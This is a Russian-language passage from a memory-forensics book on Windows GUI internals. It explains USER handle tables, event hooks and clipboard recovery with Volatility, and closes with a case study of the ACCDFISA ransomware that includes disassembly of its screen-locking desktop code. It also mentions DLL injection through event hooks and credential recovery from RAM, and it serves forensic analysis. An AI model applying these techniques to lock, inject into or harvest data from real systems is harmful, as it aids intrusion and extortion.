       0 TYPE_INPUTCONTEXT    Usim     0xfffff9600014c660 OCF_DESKTOPHEAP,
OCF_THREADOWNED
       0 TYPE_HIDDATA         Usha     0xfffff960001d2a34 OCF_THREADOWNED
       0 TYPE_DEVICEINFO      UsDI     0xfffff960000d8cd4
       0 TYPE_TOUCH           Ustz     0xfffff9600017c5cc OCF_THREADOWNED
       0 TYPE_GESTURE         Usgi     0xfffff9600017c5cc OCF_THREADOWNED
```

Объекты `TYPE_WINDOW` принадлежат потокам; они выделяются из кучи рабочего стола (либо, если это не удается, из пула сеанса), а отдельные выделения помечаются байтами `Usdw`.

Объекты `TYPE_TIMER` принадлежат процессам. Объекты `TYPE_CLIPDATA` не принадлежат ни потоку, ни процессу, что логично, поскольку данные, скопированные в буфер обмена, свободно доступны любому процессу сеанса, вызывающему `GetClipboardData`.

Структура общих сведений

Хотя ранее упомянутый dwAllocTag действительно можно использовать для обнаружения объектов USER в ОЗУ, существует более авторитетный метод с меньшей вероятностью ложных срабатываний. В частности, символ win32k!_gSharedInfo указывает на структуру tagSHAREDINFO, которая, в свою очередь, определяет местоположение таблицы дескрипторов USER сеанса - карты всех объектов USER, используемых в системе. Находя объекты по ссылкам на них в таблице дескрипторов, вы знаете, что они являются (или недавно являлись) объектами USER, в отличие от простого сканирования ОЗУ в поисках четырехбайтовых тегов.

Точно и надежно находить символ win32k!_gSharedInfo во всех версиях Windows бывает трудно, особенно без файлов PDB. Однако известно, что символ находится где-то в модуле ядра win32k.sys. Уже одна эта подсказка сужает область поиска до 3-5 МБ. Затем проведите небольшое исследование: откройте win32k.sys в IDA Pro и с помощью панели Names найдите _gSharedInfo. Как показано на рисунке 15-4, символ расположен в разделе данных PE-файла. В зависимости от анализируемой сборки win32k.sys теперь можно сузить поиск примерно до 100-150 КБ.

На этом этапе структуру можно найти посредством простого сопоставления с шаблоном. Но прежде необходимо немного больше узнать о значениях, которые предстоит сопоставлять. В 64-разрядной системе Windows 7 структура tagSHAREDINFO выглядит так:

```
>>> dt("tagSHAREDINFO")
'tagSHAREDINFO' (568 bytes)
0x0   : psi                           ['pointer64', ['tagSERVERINFO']]
0x8   : aheList                       ['pointer64', ['_HANDLEENTRY']]
0x10  : HeEntrySize                   ['unsigned long']
0x18  : pDispInfo                     ['pointer64', ['tagDISPLAYINFO']]
0x20  : ulSharedDelta                 ['unsigned long long']
0x28  : awmControl                    ['array', 31, ['_WNDMSG']]
0x218 : DefWindowMsgs                 ['_WNDMSG']
0x228 : DefWindowSpecMsgs             ['_WNDMSG']
```




Figure 15-4: Analyzing win32k.sys in IDA Pro for clues on how to find the shared information structure

Рисунок 15-4. Анализ win32k.sys в IDA Pro в поисках подсказок для обнаружения структуры общих сведений

Ключевые моменты

Ключевые моменты таковы:

• `psi`: указывает на действительную структуру `tagSERVERINFO`.
• `aheList`: указывает на массив структур `_HANDLEENTRY`, по одной на каждый дескриптор таблицы. Чтобы определить число используемых в данный момент дескрипторов, можно обратиться к `tagSHAREDINFO.psi.cHandleEntries`.
• `HeEntrySize`: размер `_HANDLEENTRY` для текущей платформы.
• `ulSharedDelta`: дельта, которую процессы пользовательского режима могут использовать для определения расположения объектов USER в памяти ядра.

Алгоритм поиска общих сведений

Собранной к этому моменту информации достаточно, чтобы написать код для Volatility, действительно способный найти эту иголку в стоге сена. Процедура такова:

1. Определить базовый адрес `win32k.sys`, отображенного в пространство сеанса.
2. Найти раздел данных PE. Если заголовок PE поврежден или выгружен из памяти (мы наблюдали такое в очень загруженных системах с большим объемом памяти), перейти к поиску полным перебором во всем диапазоне `win32k.sys` размером 3-5 МБ, а не только в разделе данных.
3. Перебирать данные с шагом по четырехбайтовой границе, создавая объект `tagSHAREDINFO` по каждому адресу, после чего вызывать метод объекта `is_valid` для выполнения необходимых проверок корректности.

Чтобы увидеть код Python, соответствующий описанным шагам, откройте файл `volatility/plugins/gui/win32k_core.py`. Теперь вы должны без проблем находить структуру `tagSHAREDINFO` во всех версиях Windows.

> **Примечание.**
>
> В материале Тарьея Мандта Windows Hook of Death: Kernel Attacks through Usermode Callbacks (mista.nu) описаны два дополнительных способа поиска `tagSHAREDINFO`, которые также могут оказаться полезны в зависимости от контекста. Например, можно использовать `user32!_gSharedInfo` (экспортируемый символ, доступный в Windows 7), а в работающей системе можно вызвать функцию API `CsrClientConnectToServer`.

Записи таблицы дескрипторов

Запись таблицы дескрипторов в 64-разрядной Windows 7 выглядит так:

```
>>> dt("_HANDLEENTRY")
'_HANDLEENTRY' (24 bytes)
0x0   : phead                          ['pointer64', ['_HEAD']]
0x8   : pOwner                         ['pointer64', ['void']]
0x10  : bType                          ['Enumeration', {'target':
  'unsigned char', 'choices': {0: 'TYPE_FREE', 1: 'TYPE_WINDOW',
  2: 'TYPE_MENU', 3: 'TYPE_CURSOR', 4: 'TYPE_SETWINDOWPOS', 5: [snip]
0x11  : bFlags                         ['unsigned char']
0x12  : wUniq                          ['unsigned short']
```

Все объекты USER начинаются с одного из общих заголовков, на которые указывает член `_HANDLEENTRY.phead`. Поле `bType` сообщает тип объекта, на который ссылается дескриптор, а по ранее выгруженным сведениям из `win32k!_gahti` известно, какие объекты принадлежат потокам, а какие - процессам. Объекты, принадлежащие потоку, начинаются с `_THRDESKHEAD`, а принадлежащие процессу - с `_PROCDESKHEAD`. Такие объекты, как `TYPE_CLIPBOARD`, начинаются с универсального `_HEAD`. Ниже приведены три варианта:

```
>>> dt("_HEAD")
'_HEAD' (16 bytes)
0x0   : h                              ['pointer64', ['void']]
0x8   : cLockObj                       ['unsigned long']
>>> dt("_THRDESKHEAD")
'_THRDESKHEAD' (40 bytes)
0x0   : h                              ['pointer64', ['void']]
0x8   : cLockObj                       ['unsigned long']
0x10  : pti                            ['pointer64', ['tagTHREADINFO']]
0x18  : rpdesk                         ['pointer64', ['tagDESKTOP']]
0x20  : pSelf                          ['pointer64', ['unsigned char']]
>>> dt("_PROCDESKHEAD")
'_PROCDESKHEAD' (40 bytes)
0x0   : h                              ['pointer64', ['void']]
0x8   : cLockObj                       ['unsigned long']
0x10  : hTaskWow                       ['unsigned long']
0x18  : rpdesk                         ['pointer64', ['tagDESKTOP']]
0x20  : pSelf                          ['pointer64', ['unsigned char']]
```

Если объект в таблице дескрипторов принадлежит потоку, конкретный владеющий поток можно определить по `_THRDESKHEAD.pti.pEThread`, указывающему на исполнительную структуру `_ETHREAD`. Если же объект принадлежит процессу, поле `_HANDLEENTRY.pOwner` является указателем на владеющую структуру `tagPROCESSINFO`. Из нее `tagPROCESSINFO.Process` идентифицирует исполнительную структуру `_EPROCESS`.

Таким образом, независимо от ситуации объекты USER всегда можно проследить до владеющего ими потока или процесса.

Перечисление дескрипторов USER сеанса

Плагин `userhandles` находит структуру общих сведений каждого сеанса, обходит таблицу дескрипторов и выводит содержимое:

```
$ python vol.py -f win7x64.dd --profile=Win7SP1x64 userhandles
Volatility Foundation Volatility Framework 2.4
**************************************************
SharedInfo: 0xfffff9600035d300, SessionId: 0
aheList: 0xfffff900c0400000, Table size: 0x2000, Entry size: 0x18

Object(V)                Handle bType          Flags    Thread  Process
------------------ ------------ --------------- -------- -------- -------
0xfffff900c05824b0      0x10001 TYPE_MONITOR     0     -------- -
0xfffff900c01bad20      0x10002 TYPE_WINDOW      64      432    316
0xfffff900c00b6730      0x10003 TYPE_CURSOR      0     -------- 316
0xfffff900c0390b90      0x10004 TYPE_WINDOW      0       432    316
0xfffff900c00d7ab0      0x10005 TYPE_CURSOR      0     -------- 316
0xfffff900c0390e60      0x10006 TYPE_WINDOW      0       432    316
0xfffff900c00d7640      0x10007 TYPE_CURSOR      0     -------- 316
[snip]
0xfffff900c0630bf0   0x467c054b TYPE_HOOK        0       2368   2348
0xfffff900c0616d60     0x72055f TYPE_MENU        0     -------- 880
0xfffff900c0654610   0x494c0581 TYPE_MENU        0     -------- 880
0xfffff900c1a14b10   0x539f0583 TYPE_CURSOR      0     -------- 880
[snip]
```

У этого плагина есть три дополнительных аргумента командной строки:

```
$ python vol.py userhandles --help
[snip]
  -p PID, --pid=PID     Pid filter
  -t TYPE, --type=TYPE  Handle type
  -F, --free            Include free handles
```

Чтобы показать только объекты USER, принадлежащие определенному процессу, используйте параметр `--pid=PID`. Для фильтрации по типу объекта используйте конструкцию вроде `--type=TYPE_HOOK`. Наконец, чтобы включить сведения о дескрипторах, помеченных как освобожденные, используйте `--free`. Освобожденные объекты могут представлять интерес при поиске свидетельств событий недавнего прошлого.

Хотя вывод этого плагина не слишком подробен, он дает представление о типах объектов, которые использует конкретный поток или процесс. Кроме того, его можно применять как API для других плагинов, например `eventhooks` и `clipboard`, которые рассматриваются далее.

Перехваты событий

Приложения могут использовать перехваты событий, чтобы получать уведомления о возникновении определенных событий, связанных с пользовательским интерфейсом. Например, Проводник Windows создает события при воспроизведении звука (`EVENT_SYSTEM_SOUND`), при начале прокрутки (`EVENT_SYSTEM_SCROLLSTART`) или при выборе элемента строки меню, например меню Пуск (`EVENT_SYSTEM_MENUSTART`). Если клиентское приложение хочет показывать маленький значок динамика в системном трее при воспроизведении звука, оно может синхронизировать поведение, установив перехват событий, который прослушивает `EVENT_SYSTEM_SOUND`.

Подобно перехватам сообщений (см. главу 14), перехваты событий можно использовать для универсальной загрузки DLL в любые процессы, создающие события, например `explorer.exe`. Это быстрый и эффективный способ выполнить код в контексте удаленного процесса. Низкоуровневое

внутреннее устройство и структуры данных не документированы, чем и объясняется отсутствие большого числа инструментов, тем более криминалистических, для анализа установленных перехватов событий.

Цели анализа

Перед вами стоят следующие цели:

• **Определение области действия перехвата событий:** можно исследовать ОЗУ в поисках артефактов, созданных при установке перехвата событий. Они сообщат, какие процессы и потоки затронуты, а также какие именно события отслеживаются.
• **Анализ намерений:** дизассемблировав код функции-перехватчика событий, можно точно установить, для чего использовались перехваты.

Структуры данных

Структурой данных для перехватов событий является `tagEVENTHOOK`. Microsoft не документирует эту внутреннюю структуру, поэтому поля и смещения были определены путем обратного проектирования.

```
>>> dt("tagEVENTHOOK")
'tagEVENTHOOK' (None bytes)
0x18  : phkNext             ['pointer', ['tagEVENTHOOK']]
0x20  : eventMin            ['Enumeration', {'target': 'unsigned long',
  'choices': {1: 'EVENT_MIN', 2: 'EVENT_SYSTEM_ALERT', [snip]
0x24  : eventMax            ['Enumeration', {'target': 'unsigned long',
  'choices': {1: 'EVENT_MIN', 2: 'EVENT_SYSTEM_ALERT', [snip]
0x28  : dwFlags             ['unsigned long']
0x2c  : idProcess           ['unsigned long']
0x30  : idThread            ['unsigned long']
0x40  : offPfn              ['unsigned long long']
0x48  : ihmod               ['long']
```

Перехваты событий устанавливаются вызовом `SetWinEventHook`. Как видно из следующего прототипа функции, большинство параметров названы так же, как и нижележащие структуры данных режима ядра.

```
HWINEVENTHOOK WINAPI SetWinEventHook(
  _In_  UINT eventMin,
  _In_  UINT eventMax,
  _In_  HMODULE hmodWinEventProc,
  _In_  WINEVENTPROC lpfnWinEventProc,
  _In_  DWORD idProcess,
  _In_  DWORD idThread,
  _In_  UINT dwflags
);
```

Чтобы перехватывать события всех типов, приложения могут указать `EVENT_MIN` и `EVENT_MAX` соответственно как параметры `eventMin` и `eventMax`. Вредоносные программы, использующие перехваты событий просто как средство внедрения DLL в процессы, часто применяют эту пару, поскольку им безразлично, какие именно события создаются.

Ключевые моменты

Ключевые моменты таковы:

• phkNext: следующий перехватчик в цепочке.
• eventMin: наименьшее системное событие, к которому применяется перехват.
• eventMax: наибольшее системное событие, к которому применяется перехват.
• dwFlags: сообщает, загрузит ли процесс, создающий событие, DLL с процедурой-перехватчиком событий в свое адресное пространство (WINEVENT_INCONTEXT). Кроме того, поле сообщает, хочет ли поток, устанавливающий перехват, исключить себя из области его действия (WINEVENT_SKIPOWNPROCESS и WINEVENT_SKIPOWNTHREAD).
• idProcess: идентификатор процесса (PID) целевого процесса либо 0 для всех процессов рабочего стола.
• idThread: идентификатор потока (TID) целевого потока либо 0 для всех потоков рабочего стола.
• offPfn: RVA процедуры-перехватчика в DLL.
• ihmod: индекс массива win32k!_aatomSysLoaded, который можно использовать для определения полного пути к DLL, содержащей процедуру-перехватчик.

Теперь можно просмотреть полный вывод eventhooks для этой 64-разрядной системы Windows 7:

```
$ python vol.py -f  win7x64.dd --profile=Win7SP1x64 eventhooks
Volatility Foundation Volatility Framework 2.4

Handle: 0x300cb, Object: 0xfffff900c01eda10, Session: 1
Type: TYPE_WINEVENTHOOK, Flags: 0, Thread: 1516, Process: 880
eventMin: 0x4 EVENT_SYSTEM_MENUSTART
eventMax: 0x7 EVENT_SYSTEM_MENUPOPUPEND
Flags: , offPfn: 0xff567cc4, idProcess: 0, idThread: 0
ihmod: -1
```

Один перехват событий установлен потоком explorer.exe с PID 880. Фильтруются события начала и окончания операций с меню. Поскольку ihmod перехвата равен -1, известно, что процедура-перехватчик offPfn находится в explorer.exe, а не во внешней DLL. Поэтому этот перехват, вероятно, не является вредоносным. Если бы перехваты были вредоносными, они выглядели бы очень похоже на перехваты сообщений, описанные ранее в этой главе: перехват был бы глобальным, а процедура-перехватчик находилась бы внутри предоставленной злоумышленником DLL.

Буфер обмена Windows

Определение содержимого буфера обмена компьютера может стать ценным источником сведений. Например, в одном сценарии мы проследили действия пользователя протокола удаленного рабочего стола (RDP), выгрузив историю его команд и увидев, как он запустил исходящую FTP-транзакцию с машины жертвы, компьютера. Мы видели адрес FTP-сервера и имя пользователя для входа, но не пароль. В данном случае злоумышленник скопировал пароль в буфер обмена и вставил его через канал RDP. Используя плагины истории команд и извлечения буфера обмена, мы восстановили из ОЗУ полный набор учетных данных.

Цели анализа

Перед вами стоят следующие цели:

• **Восстановление паролей:** можно извлекать содержимое данных буфера обмена из ОЗУ, где в некоторых случаях могут находиться конфиденциальные сведения, например пароли, имена пользователей и так далее.
• **Артефакты скопированных файлов:** злоумышленники часто эксфильтрируют файлы из систем жертв на свои удаленные площадки сбора. Это можно сделать обычным копированием и вставкой из Проводника Windows в каталог FTP, и в таком случае полный путь к исходному файлу копируется в буфер обмена.

Структуры данных

Две критически важные структуры для понимания объектов буфера обмена - `tagCLIP` и `tagCLIPDATA`. Структура `tagCLIP` определена в PDB-файлах Windows 7, однако `tagCLIPDATA` вообще не раскрывается.

В предыдущем разделе об оконных станциях вы узнали, что `tagWINDOWSTATION.pClipBase` указывает на массив структур `tagCLIP`. Структура `tagCLIP` задает формат буфера обмена и содержит дескриптор связанной `tagCLIPDATA`. Необходимо отдельно получить фактический адрес объекта `tagCLIPDATA`, а затем сопоставить его со значением дескриптора. Проще всего найти все объекты `tagCLIPDATA`, обойдя таблицы дескрипторов сеансов и отфильтровав `TYPE_CLIPDATA`.

Вот как структуры выглядят в 64-разрядной Windows 7:

```
>>> dt("tagCLIP")
'tagCLIP' (24 bytes)
0x0   : fmt                           ['Enumeration', {'target': 'unsigned
long', 'choices': {128: 'CF_OWNERDISPLAY', 1: 'CF_TEXT', 2: 'CF_BITMAP', 3:
'CF_METAFILEPICT', 4: 'CF_SYLK', 5: 'CF_DIF', 6: 'CF_TIFF', 7: 'CF_OEMTEXT', 8:
'CF_DIB', 9: 'CF_PALETTE', 10: 'CF_PENDATA', 11: 'CF_RIFF', 12: 'CF_WAVE', 13:
'CF_UNICODETEXT', 14: 'CF_ENHMETAFILE', 15: 'CF_HDROP', 16: 'CF_LOCALE', 17: 'CF_
DIBV5', 131: 'CF_DSPMETAFILEPICT', 129: 'CF_DSPTEXT', 130: 'CF_DSPBITMAP', 142:
'CF_DSPENHMETAFILE'}}]
0x8   : hData                         ['pointer64', ['void']]
0x10  : fGlobalHandle                 ['long']

>>> dt("tagCLIPDATA")
'tagCLIPDATA' (None bytes)
0x10  : cbData                        ['unsigned int']
0x14  : abData                        ['array', <function <lambda> at
0x1048e5500>, ['unsigned char']]
```

Ключевые моменты

Ключевые моменты таковы:

• `fmt`: задает формат буфера обмена. Хотя перечисление включает только стандартные форматы, приложения могут создавать собственные с помощью `RegisterClipboardFormat`. Печатаемые символы следует ожидать только в форматах, имя которых содержит `TEXT`.
• `hData`: значение дескриптора связанного объекта `tagCLIPDATA`. Оно также может быть равно 1 для `DUMMY_TEXT_HANDLE`, 2 для `DUMMY_DIB_HANDLE` или 0 для некоторых отложенных операций, как описано в статье How the Clipboard Works (blogs.msdn.com).
• `abData`: массив байтов длиной `cbData`, содержащий фактические данные буфера обмена. В зависимости от формата это может быть текст или двоичные данные.

Алгоритм извлечения буфера обмена

На конференции Digital Forensics Research Conference (DFRWS) 2011 года Околица и Петерсон (dfrws.org) первыми представили метод извлечения содержимого буфера обмена из ОЗУ с помощью инструмента Compiled Memory Analysis Tool (CMAT). Они обсудили методы поиска данных из пользовательского режима и режима ядра с использованием PDB-файлов с сервера символов Microsoft для разрешения соответственно `user32!gphn` и `win32k!gSharedInfo`.

Плагин Volatility работает одновременно сходным и довольно отличным образом. Ниже кратко описаны шаги:

1. Перечислить все уникальные структуры `_MM_SESSION_SPACE`.
2. Найти `tagSHAREDINFO` для каждого сеанса и обойти таблицу дескрипторов USER, собирая все объекты `TYPE_CLIPDATA`.
3. Просканировать ОЗУ в поисках объектов оконных станций и перечислить структуры `tagCLIP` из `tagWINDOWSTATION.pClipBase`.
4. Сопоставить значения дескрипторов `tagCLIP.hData` с соответствующими `tagCLIPDATA`.
5. В завершение перебрать все оставшиеся объекты `tagCLIPDATA`, найденные через таблицу дескрипторов USER, но еще не связанные с `tagCLIP`. Это позволяет сообщать данные буфера обмена, даже если объект оконной станции не найден.

Восстановление текста из буфера обмена

Один из общедоступных образов памяти, о котором известно, что во время получения в буфере обмена находились данные, - `dfrws2008-rodeo-memory.img`. В следующем коде показан вывод плагина для этого образа:

```
$ python vol.py -f dfrws2008-rodeo-memory.img --profile=WinXPSP2x86 clipboard
Volatility Foundation Volatility Framework 2.4
Session WindowStation Format               Handle Object     Data
------- ------------- ---------------- ---------- ---------- ------------
   0    WinSta0       CF_UNICODETEXT     0x4900c3 0xe12a7c98 pp -B -p -o out.pl
file
   0    WinSta0       CF_LOCALE           0x80043 0xe12362d0
   0    WinSta0       CF_TEXT                 0x1 ----------
   0    WinSta0       CF_OEMTEXT              0x1 ----------
```

Как видите, пользователь в сеансе `0\WinSta0` поместил в буфер обмена строку Unicode `pp -B -p -o out.pl file`. Судя по всему, это часть команды, запускающей сценарий Perl.

Формат `CF_LOCALE` не показан, поскольку он двоичный, но шестнадцатеричный дамп можно просмотреть, передав плагину `-v/--verbose`. Для `CF_TEXT` и `CF_OEMTEXT` данные также не показаны, поскольку значение дескриптора равно 1 (`DUMMY_TEXT_HANDLE`).

Восстановление двоичных данных из буфера обмена

В следующем примере были открыты Microsoft Word и Microsoft Paint. В Paint создали небольшой рисунок, скопировали его в буфер обмена, а затем вставили в Word. Можно увидеть различные частные форматы Object Linking and Embedding (OLE), созданные Word (дополнительные сведения о частных форматах см. в ранее упомянутой статье Околицы и Петерсона). Кроме того, появились новые форматы `CF_METAFILEPICT`, `CF_ENHMETAFILE`, `CF_BITMAP` и `CF_DIBV5` для поддержки двоичных изображений в буфере обмена. Данные не показаны, поскольку они двоичные, однако после небольшой доработки изображения можно было бы извлечь из памяти и сохранить для просмотра в аналитической системе.

> **Примечание.**
>
> Существуют и другие способы восстановления изображений из ОЗУ, включая карвинг физического файла такими инструментами, как foremost или scalpel, а также плагином Volatility `dumpfiles`. Здесь задача состоит в том, чтобы определить конкретные изображения как находившиеся в буфере обмена.

```
$ python vol.py -f image_clip.vmem --profile=Win7SP1x86 clipboard
Volatility Foundation Volatility Framework 2.4
Session  WindowStation Format                  Handle Object
-------- ------------- ------------------ ---------- ----------
     1   WinSta0       0xc009              0x3a2043b 0xfd91a160
     1   WinSta0       0xc00b                    0x0 ----------
     1   WinSta0       0xc004                    0x0 ----------
     1   WinSta0       0xc003                    0x0 ----------
     1   WinSta0       0xc00e                    0x0 ----------
     1   WinSta0       CF_METAFILEPICT           0x0 ----------
     1   WinSta0       CF_DIB              0x20d04cf 0xfe1a0000
     1   WinSta0       0xc013               0xb202c7 0xfe4d9650
     1   WinSta0       CF_ENHMETAFILE            0x3 ----------
     1   WinSta0       CF_BITMAP           0xc3050d23 ----------
     1   WinSta0       CF_DIBV5                  0x2 ----------
```

В следующем примере пользователь выбрал файл на рабочем столе и нажал Ctrl+C, чтобы скопировать его в другой каталог. Как можно предположить, в данном случае в буфер обмена копируется не все содержимое файла. Вместо этого создается объект формата `CF_HDROP` с полным путем к копируемому файлу:

```
$ python vol.py -f xpsp3.vmem --profile=WinXPSP3x86 clipboard -v
Volatility Foundation Volatility Framework 2.4
[snip]

   0    WinSta0       CF_HDROP           0x10230131 0xe1fa6590

0xe1fa659c  14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0xe1fa65ac  01 00 00 00 43 00 3a 00 5c 00 44 00 6f 00 63 00 ....C.:.\.D.o.c.
0xe1fa65bc  75 00 6d 00 65 00 6e 00 74 00 73 00 20 00 61 00 u.m.e.n.t.s...a.
0xe1fa65cc  6e 00 64 00 20 00 53 00 65 00 74 00 74 00 69 00 n.d...S.e.t.t.i.
0xe1fa65dc  6e 00 67 00 73 00 5c 00 41 00 64 00 6d 00 69 00 n.g.s.\.A.d.m.i.
0xe1fa65ec  6e 00 69 00 73 00 74 00 72 00 61 00 74 00 6f 00 n.i.s.t.r.a.t.o.
0xe1fa65fc  72 00 5c 00 44 00 65 00 73 00 6b 00 74 00 6f 00 r.\.D.e.s.k.t.o.
0xe1fa660c  70 00 5c 00 6e 00 6f 00 74 00 65 00 2e 00 74 00 p.\.n.o.t.e...t.
0xe1fa661c  78 00 74 00 00 00 00 00                         x.t.....
```

Помните, что плагин `clipboard` восстанавливает данные буфера обмена из всех сеансов и всех оконных станций. Это означает, что если в систему вошло несколько пользователей (один через консоль, другой по RDP и так далее), можно извлечь данные буфера обмена каждого из них.

Тематическое исследование: программа-вымогатель ACCDFISA


Вредоносная программа Anti Cyber Crime Department of Federal Internet Security Agency (ACCDFISA), описанная Emsisoft (blog.emsisoft.com), является программой-вымогателем, которая создает новый рабочий стол для отображения требования выкупа и фактически блокирует пользователям доступ к системе, пока они не введут специальный код. Например, один из вариантов после загрузки зараженной системы показывает сообщение на рисунке 15-5:



Figure 15-5: The malware's ransomware desktop message

Рисунок 15-5. Сообщение вредоносной программы на рабочем столе вымогателя

Поскольку очевидного способа вернуться к настоящему рабочему столу нет, пользователи вынуждены выполнять требования злоумышленника либо искать другой обходной путь. Как показано на рисунке 15-6, для создания эффекта блокировки экрана вредоносная программа использует `CreateDesktopA`, чтобы создать новый рабочий стол с именем `My Desktop 2`, а затем переключается на него с помощью `SwitchDesktop`.



```
00401828 E8 C3 05 00 00          call    sub_401DF0
0040182D E8 4E 2B 00 00          call    sub_404380
00401832 BD BC 11 42 00          mov     ebp, offset unk_4211BC
00401837 55                      push    ebp
00401838 68 00 00 00 00          push    0
0040183D E8 F4 5E 00 00          call    sub_407736
00401842 A3 5C E6 42 00          mov     lParam, eax
00401847 68 7F 03 0F 00          push    0F037Fh         ; dwDesiredAccess
0040184C 68 00 00 00 00          push    0               ; fInherit
00401851 68 47 11 42 00          push    offset szWinSta ; "WinSta0"
00401856 E8 4D 99 01 00          call    OpenWindowStationA
0040185B A3 60 E6 42 00          mov     hWinSta, eax
00401860 FF 35 60 E6 42 00       push    hWinSta         ; hWinSta
00401866 E8 43 99 01 00          call    SetProcessWindowStation
0040186B 68 00 00 00 00          push    0               ; lpsa
00401870 68 FF 01 0F 00          push    0F01FFh         ; dwDesiredAccess
00401875 68 01 00 00 00          push    1               ; dwFlags
0040187A 68 00 00 00 00          push    0               ; pDevmode
0040187F 68 00 00 00 00          push    0               ; lpszDevice
00401884 68 10 11 42 00          push    offset szDesktop ; "My Desktop 2"
00401889 E8 26 99 01 00          call    CreateDesktopA
0040188E A3 64 E6 42 00          mov     hDesktop, eax
00401893 FF 35 64 E6 42 00       push    hDesktop        ; hDesktop
00401899 E8 1C 99 01 00          call    SetThreadDesktop
0040189E FF 35 64 E6 42 00       push    hDesktop        ; hDesktop
004018A4 E8 17 99 01 00          call    SwitchDesktop
004018A9 68 01 00 C4 00          push    0C40001h        ; int
004018AE 68 21 10 42 00          push    offset WindowName ; "Anti-Child Porn Spam Protection (18 U.S"...
004018B3 68 EE 02 00 00          push    2EEh            ; nHeight
```

Figure 15-6: Code disassembly of the malware preparing the new desktop

Рисунок 15-6. Дизассемблированный код подготовки вредоносной программой нового рабочего стола

Артефакты, которые эта вредоносная программа оставляет в физической памяти, не должны удивлять: рабочий стол с подозрительным именем, с которым связан единственный процесс (помимо обычного `csrss.exe`). В следующем выводе обратите внимание, что рабочий стол называется `WinSta0\My Desktop 2`, а единственный присоединенный к нему поток (помимо потоков `csrss.exe`) - поток 308 процесса `svchost.exe`. Как можно представить, один поток, работающий в одиночку на рабочем столе, - нетипичная ситуация.

```
$ python vol.py -f ACCFISA.vmem --profile=WinXPSP3x86 deskscan
Volatility Foundation Volatility Framework 2.4
[snip]
**************************************************
Desktop: 0x24675c0, Name: WinSta0\My Desktop 2, Next: 0x820a47d8
SessionId: 0, DesktopInfo: 0xbc310650, fsHooks: 0
spwnd: 0xbc3106e8, Windows: 111
Heap: 0xbc310000, Size: 0x300000, Base: 0xbc310000, Limit: 0xbc610000
 652 (csrss.exe 612 parent 564)
 648 (csrss.exe 612 parent 564)
 308 (svchost.exe 300 parent 240)
```

